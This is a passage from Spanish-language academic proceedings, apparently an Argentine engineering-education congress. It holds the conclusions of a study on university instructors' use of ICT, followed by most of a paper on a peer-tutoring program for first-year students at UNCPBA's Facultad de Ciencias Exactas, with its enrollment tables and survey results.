- Una proporción mayoritaria de coordinadores expresaron, en mayor o menor medida, que las TIC resultan un complemento y, con ciertos matices ya descriptos en los resultados, que su inclusión no debe ni puede reemplazar la tarea tradicional de los docentes en relación al desarrollo de clases.
- La cuestión anterior puede verse claramente descripta si tenemos en cuenta el énfasis puesto en el hecho de que las TIC potencian la transmisión de contenidos y la distribución y organización de materiales.
- Otra proporción menor de coordinadores, tal como se expresó en la sección resultados, ponen el foco en la actividad del alumno y de qué manera las TIC pueden colaborar en ese proceso. Ello implica que las herramientas deberían facilitar un cambio de paradigma en la concepción clásica y tradicional universitaria orientada a la exposición del docente como la manera principal de construir conocimiento.

8. Discusión y Conclusiones

Como cierre del presente trabajo, se intentará a continuación responder a la problemática planteada y verificar el cumplimiento de los objetivos.

Teniendo en cuenta los aportes teóricos planteados en los diferentes capítulos, es posible delinear algunas pautas concretas en relación a las prácticas de enseñanza. La primera concepción de enseñanza, a la que puede denominarse enseñanza tradicional, tendría relación con las siguientes características:

- Se considera, fundamentalmente, que la clase es presencial y que el conocimiento se construye en el resultado de la interacción entre la transmisión de información brindada por el docente y la recepción (y posterior asimilación) del alumno.
- Se brinda mucho énfasis a la exposición.
- La actividad principal del docente está planteada en dentro de las horas de clase y la toma y corrección de exámenes.

Es evidente que muchas de las cuestiones planteadas y los resultados obtenidos ponen en juego esta concepción. Es posible fundamentar esta afirmación a partir de las siguientes pautas:

- La mayor cantidad de herramientas utilizadas está relacionada con el soporte de materiales en alguna plataforma, principalmente en las aulas virtuales.
- Se utiliza mucho el proyector como herramienta de trabajo del docente y el software para elaborar presentaciones.
- No se visualiza con gran claridad que los docentes utilicen herramientas para realizar seguimiento del trabajo de los alumnos, ni propiciar trabajos colaborativos.
- Se utiliza el correo electrónico y las redes sociales como vehículo de comunicación para consultas (en general consultas administrativas tales como fechas de parciales, trabajos prácticos, etc).
- Dado el tipo de asignaturas, se utiliza mucho el Laboratorio de Computación para realizar prácticas.

Es posible también visualizar, sobre todo en las opiniones de los coordinadores de cátedra que el cambio de paradigma en la enseñanza se ve asociado al uso de las TIC pero en un futuro próximo, no en el momento. Existe reconocimiento acerca de la utilidad que podrían tener estas herramientas en el desarrollo de una estrategia de enseñanza que ponga mayor énfasis en la actividad del alumno. Esto también puede visualizarse en la dicotomía planteada anteriormente en relación a los resultados de las encuestas a los docentes: el reconocimiento de las ventajas de las TIC en las prácticas de enseñanza

consideran aristas que luego no son llevadas a un uso concreto (como puede verse en el planteo de los propósitos).

La cuestión anterior provoca que ese cambio de paradigma trae aparejadas algunas cuestiones que muchos docentes describieron como fundamentales:

- El cambio de rol del docente provoca que sus hábitos de trabajo tengan una modificación significativa al requerir intervenciones fuera del horario de dictado de clases para realizar seguimiento de la actividad de los alumnos.
- Tal revisión del rol docente conlleva también la necesidad de avanzar en espacios de capacitación para poder “utilizar las herramientas en todo su potencial”.
- La inquietud detallada en la sección anterior relacionada con el hecho de que avanzar en espacios de seguimiento complementarios a la actividad a realizar en la clase presencial puede generar una especie de “competencia” entre las cátedras y la necesidad de diseñar esa actividad extra para que no se recargue el trabajo del alumno.

Se retoma, como aporte fundamental, la clasificación planteada en relación a la inclusión de las TIC en los procesos de enseñanza y aprendizaje. Los enfoques planteados por el autor son: centrado en el profesor, centrado en el alumno y centrado en la conectividad. Como se planteó en la sección correspondiente, los enfoques aluden al papel del profesor y la tecnología. Haciendo un resumen de tales enfoques podemos ver:

Centrado en el profesor: El docente como vehículo de conocimiento. La tecnología como apoyo a la transmisión del conocimiento.

Centrado en el alumno: El docente como mediador en la construcción del conocimiento. La tecnología como apoyo en la búsqueda del conocimiento. [4]

En relación a los resultados y los correspondientes análisis, podemos ver que el uso que realizan las cátedras y los docentes de las TIC apunta claramente al primer enfoque, que varios de los autores mencionados citan como “enseñanza tradicional”. Esto se corresponde con otros modelos planteados en el marco teórico.

En lo referido específicamente al uso de las aulas virtuales y dada la preponderancia de esta herramienta en las prácticas de enseñanza, lo anterior puede verse claramente reflejado en el planteo de los diferentes modelos de utilización de las aulas virtuales. Se puede visualizar que el uso de aulas virtuales en este caso responde al primero de los modelos planteados por el autor: El aula virtual es un complemento de la presencialidad y su importancia fundamental radica en el hecho de ser utilizada como repositorio de archivos.

Las demás investigaciones coinciden en sus conclusiones con lo planteado en esta investigación: la fuerte impronta presencial del trabajo académico y el paradigma tradicional relacionado con la configuración expositiva de la clase hace de las herramientas virtuales una herramienta de soporte de materiales y de comunicación.

Como cierre final se puede concluir que, a partir de los datos recogidos, que la cuestión de utilizar o no las TIC en las prácticas de enseñanza es un problema que va más allá de las prestaciones que pueden otorgar las herramientas y las posibilidades de trabajo que orientan. La fuerte impronta presencial del trabajo docente mostrado en los resultados permite ver que la utilización de tecnología apunta necesariamente a fortalecer y optimizar el rol del docente como actor fundamental en la construcción del conocimiento.

Referencias Bibliográficas

- [1] Área Moreira, M. *El proceso de integración y uso pedagógico de las TIC en los centros educativos. Un estudio de casos*. Revista de Educación (352), 2010.
- [2] Baelo, R., & Cantón, I. *Las TIC en las Universidades de Castilla y León*. Revista Científica de Educomunicación, 2010.
- [3] Benvenuto Vera, A. *Las Tecnologías de Información y Comunicaciones (TIC) en la docencia universitaria*. *Theoría*, 12 (1), 2003.
- [4] Cabero Almenara, J., *Reflexiones educativas sobre las tecnologías de la información y la comunicación (TIC)*. *TCyE CEF*, 2015.
- [5] Chiecher, A. C., & Marín, D. G. *Docentes universitarios y tecnologías de la educación. Usos y modelos de inclusión*. *Contextos de Educación*, 2016.
- [6] Cobo, C. *Nuevas formas de evaluar: la innovación pendiente*. En M. T. Lugo (Coord.), *Entornos digitales y políticas educativas: dilemas y certezas* (págs. 225-244). Ciudad Autónoma de Buenos Aires: Instituto Internacional de Planeamiento de la Educación IPE-Unesco, 2016.
- [7] De Pablo Pons, J., Colás Bravo, M. P., & González Ramírez, T. *La enseñanza universitaria apoyada en plataformas virtuales. Cambios en las prácticas docentes: el caso de la Universidad de Sevilla*. Estudios sobre Educación, 2011.
- [8] Florez Ramos, V. *2015: año para fortalecer la formación presencial*. *Virtualmente*. Revista de la Facultad de Estudios en Ambientes Virtuales, 2015.
- [9] Martiarena, N. *Representación Social del Aula Virtual en Docentes de la Carrera de Licenciatura en Psicología*. Tesis de Maestría, Centro de Estudios Avanzados, Universidad Nacional de Córdoba, Córdoba, 2011.
- [10] Montes González, J. A., & Ochoa Angrino, S. *Apropiación de las tecnologías de la información y comunicación en cursos universitarios*. *Acta*

Colombiana de Psicología. 2006.

[11] Onrubia, J., *Aprender y enseñar en entornos virtuales: Actividad conjunta, ayuda pedagógica y construcción del conocimiento*. RED. Revista de Educación a Distancia. (50), 2016.

[12] Pedró, F. *Hacia un uso pedagógico efectivo de la tecnología en el aula: ¿cómo mejorar las competencias docentes?* En M. T. Lugo(Coord.), *Entornos digitales y políticas educativas: dilemas y certezas* Instituto Internacional de Planeamiento de la Educación IPE.Unesco, 2016.

[13] Ruiz, J. A., Martínez, M., & Sánchez, M. d. *El impacto de las TICs en la calidad de la educación superior*. Revista de Investigación en Ciencias Contables y Administrativas, 2016.

[14] Schneider, D. Aprender y enseñar en la red. En M. Palamidessi(Coord.), *La escuela en la sociedad de redes*. Ciudad Autónoma de Buenos Aires: Fondo de Cultura Económica, 2006.

Tutoría de Pares en Ingeniería de Sistemas: Evolución de las Prácticas

Rosana M. Ferrati, Laura Rivero, Natalia Giamberardino

Facultad de Ciencias Exactas.

Universidad Nacional del Centro de la Provincia de Buenos Aires

Campus Universitario. Tandil. Pcia de Buenos Aires. Argentina

tutorias.inicio@gmail.com; rferrati@exa.unicen.edu.ar; lrivero@exa.unicen.edu.ar;
nataliagiamberardino@gmail.com

Resumen

Las tutorías de ingreso a las carreras universitarias inician su proceso de institucionalización en las Universidades Nacionales a partir del año 2000, y se consolidan, en particular en las ingenierías, a través del Plan Estratégico de Formación de Ingenieros (PEFI) en 2012. La Facultad de Ciencias Exactas de la UNCPBA inicia las prácticas tutoriales en el año 2014 y crea, en 2016, un Área que articula los programas y proyectos institucionales referidos a ingreso, permanencia y graduación (IPeGExa). El objetivo de las tutorías es promover la inclusión, prevenir y/o disminuir efectos como la deserción, el fracaso académico, y el enlentecimiento en la consecución de los estudios. Las acciones realizadas y los resultados medidos muestran que, además del objetivo alcanzado con los estudiantes, las tutorías pares se consolidan como un espacio de articulación dentro del Área en tanto mediador entre los estudiantes y los restantes ámbitos institucionales, en particular los Departamentos y los docentes de las cátedras de primer año de las carreras.

1. Introducción

Las prácticas institucionalizadas de tutorías ofrecidas a alumnos ingresantes de las carreras que se dictan en las Universidades Nacionales se iniciaron en el año 2000 en el marco de los procesos de evaluación y acreditación universitaria y constituyen hoy un espacio en continua evaluación y crecimiento. En el año 2011, el proceso alcanzó un primer estadio evaluativo a escala nacional en el II Congreso de Sistemas de Tutorías (IICST 2011) realizado en la UNT que permitió, a partir del análisis de las diferentes modalidades, detectar las necesidades comunes, buscar estrategias de intervención y redefinir metas y objetivos [1].

En su trabajo publicado en 2014, Capellari plantea tres aspectos a ser analizados en el proceso de construcción de tutorías: "a) la definición de políticas explícitas y/o programas de tutoría en las unidades académicas en que los casos se sitúan, b) normativas específicas para acompañar su implementación, c) la

inclusión en la estructura organizativa de la institución, con diferentes formas de vinculación con los restantes ámbitos, y d) la definición de nuevos roles." [2]. Respecto de los tres primeros puntos, vinculados con la planificación de políticas institucionales explícitas por parte de las unidades académicas, y en consonancia con las estrategias pautadas en el IICST referidas a la consolidación del espacio de tutorías, el reconocimiento institucional y la articulación con las demás acciones académicas, la Facultad de Ciencias Exactas de la Universidad Nacional del Centro de la Provincia de Buenos Aires (UNCPBA) ha implementado y sostiene un conjunto de acciones relacionadas con la articulación con el nivel medio, el ingreso a las carreras de la facultad, el acompañamiento durante el trayecto educativo y la graduación de sus estudiantes, lo que ha propiciado la creación, en 2016, del Área de Ingreso, Permanencia y Graduación (IPeGExa), dependiente de la Secretaría Académica y de la Secretaría de Extensión, en su función vinculada a bienestar estudiantil [3].

Los documentos fundantes del Área fueron la declaración de la Conferencia Regional de Educación Superior de América Latina y el Caribe (CRES 2008), que refiere en su primer artículo a la educación superior como "un derecho humano y un bien público social" y detalla que "dar satisfacción al aumento de las exigencias sociales por Educación Superior requiere profundizar las políticas de equidad para el ingreso e instrumentar nuevos mecanismos de apoyo público a los estudiantes destinados a permitir su permanencia y buen desempeño en los sistemas" [4] y la posterior declaración del Consejo Interuniversitario Nacional (CIN 2010) que propone "articular un Sistema Universitario Público Argentino solidario e inclusivo, que asuma un rol protagónico en la construcción de una sociedad en la que la Educación, el conocimiento y los bienes culturales se distribuyan democráticamente" y "desarrollar políticas de articulación con todo el sistema educativo para facilitar el tránsito desde la escuela media a la educación superior, y avanzar en el control de la deserción" [5]. Los objetivos planteados en el Acta constitutiva del Área IPeGExa: "Generar acciones que permitan que los estudiantes secundarios con inclinación a desarrollar su proyecto académico en alguna de las carreras de la

Facultad, logren transitar la instancia de ingreso de manera de alcanzar los objetivos curriculares y de inserción a la vida universitaria que requieran y acompañar el trayecto educativo de los estudiantes de las carreras de pregrado y grado de la Facultad para que puedan avanzar en sus estudios y recibirse en un plazo razonable, garantizando de esa manera el derecho a los estudios superiores de calidad que los asiste”, propician la concatenación de las acciones en un proceso continuo que pueda ser transitado con la menor cantidad posible de conflictos, y que éstos, en caso de presentarse, tengan prevista una respuesta y asistencia institucional para el alumno que lo requiera.

Con anterioridad a la creación del Área se desarrollaron acciones referidas a articulación con el nivel medio, ingreso y tutorías de inicio y finalización de carrera. Las acciones de articulación e ingreso se desarrollan en el marco del Programa de Ingreso a la Facultad de Ciencias Exactas (PIExa)[6], al que se sumaron los Proyectos “Universidad y Escuela Secundaria: Proyecto de mejora de la formación en ciencias exactas, naturales y tecnológicas” (SPU, Ministerio de Educación de la Nación 2014-2016); y “Vocaciones en TIC: Visita a las Escuelas” (Fundación Sadosky, MINCyT 2014-2015) y, actualmente, la presentación al programa “NEXOS: Articulación educativa”, propuesto por la SPU, Ministerio de Educación y Deportes de la Nación.

Respecto de los sistemas de tutorías, y en concordancia con la declaración de la CRES que propone “producir transformaciones en los modelos educativos para conjurar los bajos niveles de desempeño, el rezago y el fracaso estudiantil” [4], se crearon en la facultad dos espacios: el Programa Estratégico de la Facultad de Ciencias Exactas para la Reinserción y la Permanencia de Estudiantes (PERyPE) y el Programa de Tutorías de Pares. Ambos espacios fueron, en sus inicios, para los estudiantes de la carrera de Ingeniería de Sistemas, en sintonía con las recomendaciones del Plan Estratégico de Formación de Ingenieros (PEFI, SPU 2012-2016, el Programa de Mejora para la Enseñanza de la Informática (PROMINF, SPU 2013) y en respuesta al esfuerzo realizado por las Unidades Académicas de Universidades Nacionales con Carreras de Licenciatura o Ingeniería en Computación, o en Sistemas/Sistemas de Información/Informática, en el desarrollo de estrategias de mejoramiento de la calidad educativa a partir de las conclusiones del proceso de acreditación. Uno de los principales objetivos planteados fue la mejora en los índices de retención de alumnos durante el inicio de la carrera, y también el incremento de la tasa de graduación a término, abordando especialmente la problemática de estudiantes demorados en etapa de fin de carrera. Hacia fines del año 2012, se puso en marcha el primer Programa de Tutorías de Fin de Carrera para Ingeniería de Sistemas en la Facultad, creado con la finalidad de acompañar a los estudiantes en la última fase de sus estudios, en particular a quienes se encontraban rezagados, y además para facilitar y alentar la reinserción de aquellos que, habiendo abandonado la carrera, encontraban una oportunidad de retorno a la Universidad

[7]. Esta iniciativa se acompañó con un programa complementario de revalidación de logros académicos vencidos. El trabajo realizado permitió la participación en la convocatoria de becas de Fin de Carrera para Estudiantes de Grado en Carreras TICs, de la Agencia Nacional de Promoción Científica y Tecnológica (ANPCyT 2013) y en el Proyecto de Estímulo a la Graduación de Estudiantes de Carreras de Ingeniería (DeltaG, SPU 2013) [8], alcanzándose un promedio de 64 graduados por año en el período Dic 2013 - Ago. 2016 frente al promedio de 47 graduados por año sostenido entre 2009 y 2012.

El sistema de Tutorías de Pares, creado en 2014 [9] para los ingresantes a la carrera de Ingeniería de Sistemas y extendido a todas las carreras de pregrado y grado de la facultad a partir de 2016, responde a la definición de tutorías de acompañamiento (IICST) y plantea la conformación de grupos pequeños de ingresantes, entre 10 y 13, tutorados por un alumno avanzado de la carrera de referencia. Creado con el objetivo de acompañar a los ingresantes en instancias no académicas referidas a su vocación, organización de sus tiempos, reconocimiento del plan de estudio, orientación en aspectos administrativos, económicos y personales, sociabilización y creación de grupos de estudio, la práctica de tutorías pares intenta generar diferentes formas de intervenir para prevenir y/o disminuir efectos como la deserción, el fracaso académico, y el enlentecimiento del avance de los estudios entre otros, promoviendo la inclusión [10].

Finalmente, y en referencia a la definición de roles y la articulación con otros espacios académicos dentro de la Facultad planteados por Capellari, la creación del Área ha permitido sumar un cargo ordinario de Asesoría Pedagógica, a cargo de una Profesora en Ciencias de la Educación, con dos objetivos: planificar y realizar acciones tendientes a asistir y apoyar a los docentes de primer año en la consecución y efectividad del proceso de enseñanza – aprendizaje, a través del asesoramiento técnico pedagógico, y a los tutores pares en su formación y durante el proceso de las prácticas. Respecto de los docentes, profesores, auxiliares graduados y auxiliares alumnos, la premisa es, nuevamente, la propuesta por la CRES: “formar un mayor número de profesores capaces de utilizar el conjunto de las modalidades didácticas presenciales o virtuales, adecuadas a las heterogéneas necesidades de los estudiantes y que, además, sepan desempeñarse eficazmente en espacios educativos donde actúan personas de disímiles procedencias sociales y entornos culturales”.

En este trabajo se describe brevemente la experiencia sobre Tutorías de Pares realizada desde 2014 a 2016, presentada con anterioridad en el Congreso CONAIISI 2016 y se detallan los avances realizados durante el primer cuatrimestre de 2017 referidos a las nuevas actividades y herramientas utilizadas con los tutores y tutorados y a los avances relacionados con los Departamentos y docentes de las cátedras de primer año. Se muestran luego los resultados medidos en función de indicadores propuestos en instancias medias de cursada y

al finalizar el cuatrimestre. Finalmente, se presentan nuevas lecciones aprendidas y futuros desafíos.

2. Estructura y Evolución de las Prácticas de Tutorías de Pares

El Programa de Tutoría de Pares se inició en el año 2014 en el marco de los Programas PEFI y PROMINF. El objetivo inicial, compartido con los objetivos de los programas citados y en concordancia con los requisitos de acreditación, fue acompañar a los ingresantes de la carrera de Ingeniería de Sistemas favoreciendo su permanencia dentro del sistema universitario. La gestión de la Facultad tomó la decisión en ese momento de ofrecer un sistema de tutoría de pares a todos los ingresantes de la carrera, coordinado por un Equipo de Trabajo que se conformó con dos docentes del Departamento de Computación y Sistemas y la participación de una Profesora en Ciencias de la Educación y una Licenciada en Trabajo Social, estas últimas en colaboración desde la Secretaría Académica y la Secretaría de Bienestar Estudiantil de la Universidad respectivamente.

Inicialmente, las profesionales colaboradoras realizaron su tarea *ad honorem* durante 2014 y con una designación rentada correspondiente a un cargo de JTP con dedicación simple sin antigüedad durante 2015 y 2016. A partir de setiembre de 2016 se conforma el Área IPEGExa en la Facultad bajo la coordinación de un docente. En abril de este año se incorpora en planta permanente ordinaria un Asistente Pedagógico con cargo de Profesor Adjunto simple, que se incorpora al Área. Desde el comienzo se contó con el nombramiento de un docente como Coordinador de Tutorías Pares, con una carga horaria anual de 30 horas bajo la forma de participación en la cátedra denominada Taller de Orientación al Estudio. El Área trabaja en estrecha colaboración con la Coordinación de Asuntos Estudiantiles y Graduados (CAEG), dependiente de la Secretaría de Extensión.

El equipo de trabajo se complementó, en 2014 y 2015, con grupos de 12 y 10 estudiantes de Ingeniería de Sistemas respectivamente, seleccionados por concurso, para desarrollar la tarea de tutores pares. Los tutores percibieron una beca del programa PROMINF por 10 meses durante 2014 y 2015. A partir de 2016, la tutoría de pares se extendió a los estudiantes de primer año de todas las carreras de la Facultad¹, sumando a los tutores pares convocados por concurso (12 en total, correspondientes a las tres carreras del Dpto. de Computación y Sistemas), cinco ayudantes alumnos del programa PIExa, cuatro de ellos abocados a las restantes carreras y uno acompañando a los estudiantes que realizan el curso de ingreso semipresencial de abril a junio. En 2017, el equipo de tutores pares se conformó

¹Ingeniería de Sistemas, Tecnicatura Universitaria en Programación y Administración de Redes (TUPAR), Tecnicatura Universitaria en Desarrollo de Aplicaciones Informáticas (TUDAI), Licenciatura en Matemática, Licenciatura en Física, Licenciatura en Tecnología Ambiental (LTA), Profesorado de Matemática, Profesorado de Física y Profesorado de Informática.

con 11 estudiantes de la carrera de Ingeniería de Sistemas nombrados por concurso y ocho ayudantes alumnos del PIEXA. El período de acompañamiento a los tutorados se restringió al primer cuatrimestre en 2016 y desde abril a agosto en 2017 por cuestiones presupuestarias.

La selección de tutores se realiza mediante concurso unos meses antes que comience el ciclo lectivo. Es requisito para la inscripción ser estudiante de la carrera de Ingeniería de Sistemas con al menos 10 finales aprobados y el orden de mérito se determina considerando los siguientes aspectos evaluados en la entrevista personal: predisposición para el trabajo en equipo; capacidades comunicativas; capacidad de observación e intuición personal; sensibilidad ante las necesidades del alumno ingresante; experiencia en docencia formal y no formal y en espacios de trabajo grupal dentro y fuera de la Facultad, especialmente con adolescentes; propuestas de trabajo y prioridades expresadas; historia académica personal y capacidad de análisis de la experiencia de tutorías y nuevas propuestas y evaluación de desempeño, para quienes ya fueron tutores. Los tutores designados por concurso y ayudantes alumnos del PIExa participan luego de un Taller formativo, obligatorio, que les permite conocer las características de la tutoría de pares dentro de la Facultad, especificar límites y alcances en las funciones del tutor y que les brinda las herramientas necesarias para un desarrollo adecuado de la tutoría.

Una vez finalizado el Taller, se realiza la presentación del Programa de Tutorías a los estudiantes ingresantes, solicitándoles que completen una encuesta [10]. Las encuestas permiten luego la conformación de los grupos de tutorados, respetando aquellos ya formados durante instancias anteriores de ingreso. De esta manera, a cada ingresante, y por carrera, se le asigna un tutor par, quien lo invita a participar del Programa, siendo decisión del estudiante aceptar o no la tutoría. El contacto inicial lo realiza cada tutor con sus tutorados a través de e-mail o teléfono y se establece primero un encuentro grupal y luego uno individual para detectar posibles situaciones que pueden poner en riesgo la permanencia del tutorado. Luego de estos primeros encuentros, los grupos determinan la regularidad de sus encuentros grupales y/o individuales, estos últimos convocados por el tutor o por el tutorado. Cada encuentro es registrado en un sistema creado *ad hoc* que permite luego su sistematización.

El Equipo Coordinador acompaña el proceso de tutorías a lo largo del cuatrimestre convocando de manera individual o grupal a los tutores y, cuando éstos lo requieren, a los tutorados, en particular cuando se plantean situaciones ligadas a su vocación. Es función del equipo la evaluación continua del Programa y la elaboración de un informe anual que se presenta al Honorable Consejo Académico al finalizar cada período. Durante los tres primeros años, las evaluaciones se realizaron a partir de encuestas cruzadas, a los tutores y a los tutorados. Las primeras, referidas a la evaluación del equipo de coordinación y a cada uno de los tutorados, por parte de los tutores pares. La segunda, a través del sistema Guaraní y de carácter obligatorio para los

estudiantes tutorados. Se miden también los avances académicos de los ingresantes y se los coteja con su participación en las tutorías, lo que permite llevar un registro de la evolución del sistema de prácticas en relación a su desempeño y construir una herramienta de trabajo con las cátedras para colaborar en el proceso de enseñanza-aprendizaje.

3. Descripción de Actividades 2017

Desde la Coordinación de Tutorías del Área IPeGExa se convocó, en febrero de 2017, al concurso para cubrir los cargos de Tutores Pares a alumnos avanzados de la carrera de Ingeniería de Sistemas. Las entrevistas individuales y la selección de los 11 tutores se realizó con anterioridad al inicio de la cursada del primer cuatrimestre, al igual que los Talleres de Formación, a los cuales se sumaron los ocho Ayudantes Alumnos del PIExa que desarrollaron funciones como tutores desde abril a agosto del corriente año.

La tutoría se ofreció a todos los estudiantes pertenecientes a la cohorte 2017, compuesta por quienes han aprobado la modalidad de ingreso a la facultad en algunas de las instancias previas a marzo o en otra facultad (equivalente en contenidos). No se consideran en la cohorte a los estudiantes que presentan pedido de equivalencias de materias. Al finalizar el año, se suman a la cohorte los ingresantes de la instancia de examen de junio y a aquellos que se inscriben luego de marzo, bajo las mismas condiciones citadas. En la Tabla I se observan los números de la cohorte de las carreras de la Facultad a marzo. El número de tutores fue 19, compartiendo uno de ellos las tutorías de un grupo de estudiantes de la Tecnicatura Universitaria en Desarrollo de Aplicaciones Informáticas (TUDAI) y el total de estudiantes de la Licenciatura Universitaria en Programación y Administración de Redes (TUPAR).

Tabla I - Tutorados y tutores cohorte 2017 por carrera

CARRERA	# TUTORADOS Marzo 2017	# TUTORES PARES
Ing. de Sistemas	134	10
Lic. Física	12	1
Lic. Matemática	6	2
Prof. Matemática	7	
Prof. Física	2	
Lic. Tecnología Ambiental	9	1
TUDAI	69	5
TUPAR	6	1
TOTAL	245	19*
Promedio 12-13 tutorados por tutor		

Durante la primera semana de clases se presentaron las tutorías a los ingresantes de las carreras y se realizaron las encuestas. Los grupos se formalizaron a fines de marzo y los tutores comenzaron con los encuentros en el mes de abril. El equipo de tutores mantuvo tres encuentros de coordinación durante el periodo marzo-mayo para acordar y ajustar el material de trabajo utilizado referido a: organización del tiempo personal, cronograma de clases y evaluaciones [10];

acompañamiento para la formación de grupos de estudio; plan de correlatividades y acompañamiento en la toma de decisiones respecto del peso de las cursadas; reconocimiento de situaciones de alumnos con eventuales dudas acerca de su vocación, deseos de abandonar, problemas personales, económicos o de salud que pudiesen afectar su avances, para ser derivados a la Coordinación de tutorías o a la Asistente pedagógica para ser asesorados convenientemente.

En el tercer encuentro, los tutores fueron consultados respecto de sus sentires en esta etapa. Las respuestas referidas a aquellas cualidades personales que más desarrollan durante su trabajo fueron: paciencia, comprensión y predisposición a la escucha; empatía, confianza y acompañamiento. Respecto de cómo se sienten, las respuestas fueron: bien, muy bien, contentos, cómodos y útiles, en tanto ayuda.

Durante los encuentros se intercambiaron problemáticas comunes observadas en los grupos que dieron pie a la búsqueda de soluciones compartidas. La experiencia de quienes ya habían sido tutores fue clave durante el proceso, como también lo fue la presencia entre los tutores de dos estudiantes fuertemente comprometidos con el Centro de Estudiantes, dado que el espacio es relevante y referencial para tutores y tutorados y fortalece el vínculo ya trabajado durante las instancias de ingreso a través del taller Introducción a la Vida Universitaria, del que participan activamente.

Con el objetivo de observar la actividad de los estudiantes durante el período lectivo y con anterioridad a los parciales, se propuso a los tutorados una encuesta (Encuesta de Medio Término) a través de los grupos de whatsapp para conocer su percepción respecto de las asignaturas que estaban cursando. Las preguntas que respondieron fueron, para cada asignatura:

Estás cursando la materia?

a) NO: por qué?

b) SI:

b.1. ¿Asistís a las clases?

b.2. ¿Comprendés los contenidos?

b.3. ¿Podés hacer los prácticos?

b.4. ¿Cuántos parcialitos/entregas rendiste/entregaste?

b.5. ¿Cuántos parcialitos/entregas aprobaste?

Las últimas semanas del cuatrimestre, y en coincidencia con las instancias de parciales, se consultó a los tutores respecto de las actividades que sostenían con sus tutorados. Durante este período, el mayor contacto establecido fue a través de encuentros grupales y de los grupos de whatsapp, siendo esta última una modalidad de comunicación que ha venido incrementándose a lo largo de los años de tutorías.

Durante el mes de agosto, los tutores acompañaron a sus tutorados en la inscripción a las asignaturas del segundo cuatrimestre a través del sistema Guaraní y, fundamentalmente, en la toma de decisiones respecto de cuáles y cuántas asignaturas cursar. Desde 2013, tres asignaturas del primer cuatrimestre tienen un segundo

dictado en el segundo cuatrimestre: Análisis Matemático I, Álgebra I e Introducción a la Programación I. Los estudiantes que no han regularizado alguna de dichas asignaturas en el primer cuatrimestre tienen la posibilidad de recursarlas, decidiendo el trayecto que priorizan, dado que están habilitados también a otras cátedras del segundo cuatrimestre. La figura del tutor aquí es clave para evitar que un mayor número de materias cursadas vaya en desmedro de los resultados académicos que puedan alcanzar.

En simultáneo, se planificaron y llevaron a cabo reuniones con los Directores de los departamentos de Matemática, Física y Ambiente y Computación y Sistemas; con los docentes del PIEa y con docentes de las materias de primer año de la carrera. El objetivo fue recabar inquietudes de los mismos y, a partir de los disparadores obtenidos en las encuestas de término medio y los resultados parciales medidos desde tutorías, elaborar cursos de acción conjunta que propendan a la efectividad del proceso de enseñanza – aprendizaje en primer año, mediante el asesoramiento técnico pedagógico.

Como resultado, se definieron acciones concretas tendientes a la articulación de contenidos dictados en curso de ingreso principalmente con las materias de contenido matemático y Programación I. Los aspectos revisados incluyen además: la conveniencia o no de evaluaciones permanentes en cada materia con el fin de obligar al alumno a estudiar los contenidos para estar al día, y la incidencia que esa modalidad produce en otras materias que comparten la matrícula, observada a partir de la puesta en común de un cronograma de evaluación (Anexo I) que evidencia la ausencia de planificación conjunta entre asignaturas; la necesidad de planificar el redictado de materias para que los alumnos que no las aprueban en primera instancia puedan intentarlo en el siguiente cuatrimestre, evitando potenciales deserciones; los modos de evaluación parcial y diferentes formas de recuperación que mejoren el potencial de aprobación.

4. Resultados Medidos

Las tutorías pares se enmarcan dentro del conjunto de tutorías de acompañamiento que, a diferencia de las tutorías académicas, observa y busca dar respuesta a las dificultades que atañen a los estudiantes de manera integral. Las dificultades comunes observadas en las diferentes modalidades de intervención se encuentran agrupadas, según indica Capellari, en tres grandes grupos: Los procesos de construcción del rol del tutor y sus funciones; la escasa participación de los estudiantes en las experiencias ofrecidas y la falta de participación del conjunto del profesorado. Estos aspectos pueden generar una métrica que permita un posterior análisis conjunto. Respecto de las funciones y el rol del tutor, se proponen las encuestas realizadas a ellos y a sus tutorados. La participación de los estudiantes fue clasificada en tres categorías, participación activa, poca participación y sin participación. La participación activa se sostiene en un porcentaje cercano al 60% en los últimos tres años y el porcentaje de ingresantes que no

elige las tutorías comenzó cercano al 18% y disminuyó al 11% en el último año. La participación fue correlacionada con la regularización de las asignaturas del primer cuatrimestre para analizar la incidencia en el espacio académico. También se evaluó la participación y comprensión de contenidos de los tutorados en cada una de las cátedras a través de una encuesta realizada a mitad del cuatrimestre con el objetivo de poder comparar luego las diferencias con los resultados de aprobación alcanzados.

Respecto de la falta de participación del profesorado, y luego de tres años consecutivos sin contacto entre las prácticas de tutorías y las prácticas docentes, se inicia un proceso de articulación que alcanza a tres de los cuatro Departamentos, al PIEa y a los docentes de primer año. Los primeros avances están vinculados a la revisión y ajuste de contenidos y, fundamentalmente, a la organización y la construcción conjunta de las instancias de evaluación.

4.1 Encuesta a los Tutorados (Guaraní)

Los resultados de las tutorías 2014, 2015 y 2016 se midieron a través de la encuesta realizada a los estudiantes inscriptos a exámenes o cursadas en el período posterior al cierre de las tutorías. Los resultados de las experiencias anuales de 2014 y 2015 se presentaron en el anterior Congreso CONAIISSI [10]. Respecto del primer cuatrimestre de 2016, las Figuras I y II muestran la frecuencia de encuentros y el número de encuentros personales demandados fuera de aquellos pautados por el tutor para la carrera de Ingeniería de Sistemas.



Figura I - Frecuencia de encuentros pautados por el tutor - 2016 - Ingeniería de Sistemas



Figura II - Frecuencia de encuentros solicitados por el tutorado - 2016 - Ingeniería de Sistemas

La encuesta a los ingresantes reflejó también que el problema más común para los tutorados fue aquél relacionado con cuestiones académicas detallando principalmente la falta de organización de sus tiempos (entre ellos, manejo del tiempo libre, distribución del tiempo dedicado a cada materia fuera de las cursadas) y la dificultad para comprender contenidos de algunas materias, entre otros. La Figura III muestra los resultados de 2016.




Figura III - Tipo de situaciones planteadas - 2016 - Ingeniería de Sistemas

Consultados respecto de su grado de satisfacción, la mayoría de los ingresantes que participaron de tutorías en 2016 manifestaron que la atención recibida por parte del tutor fue muy buena o excelente y que el tiempo dedicado a las tutorías individuales y grupales fue suficiente (Figuras IV y V), en concordancia con las respuestas obtenidas en 2014 y 2015.

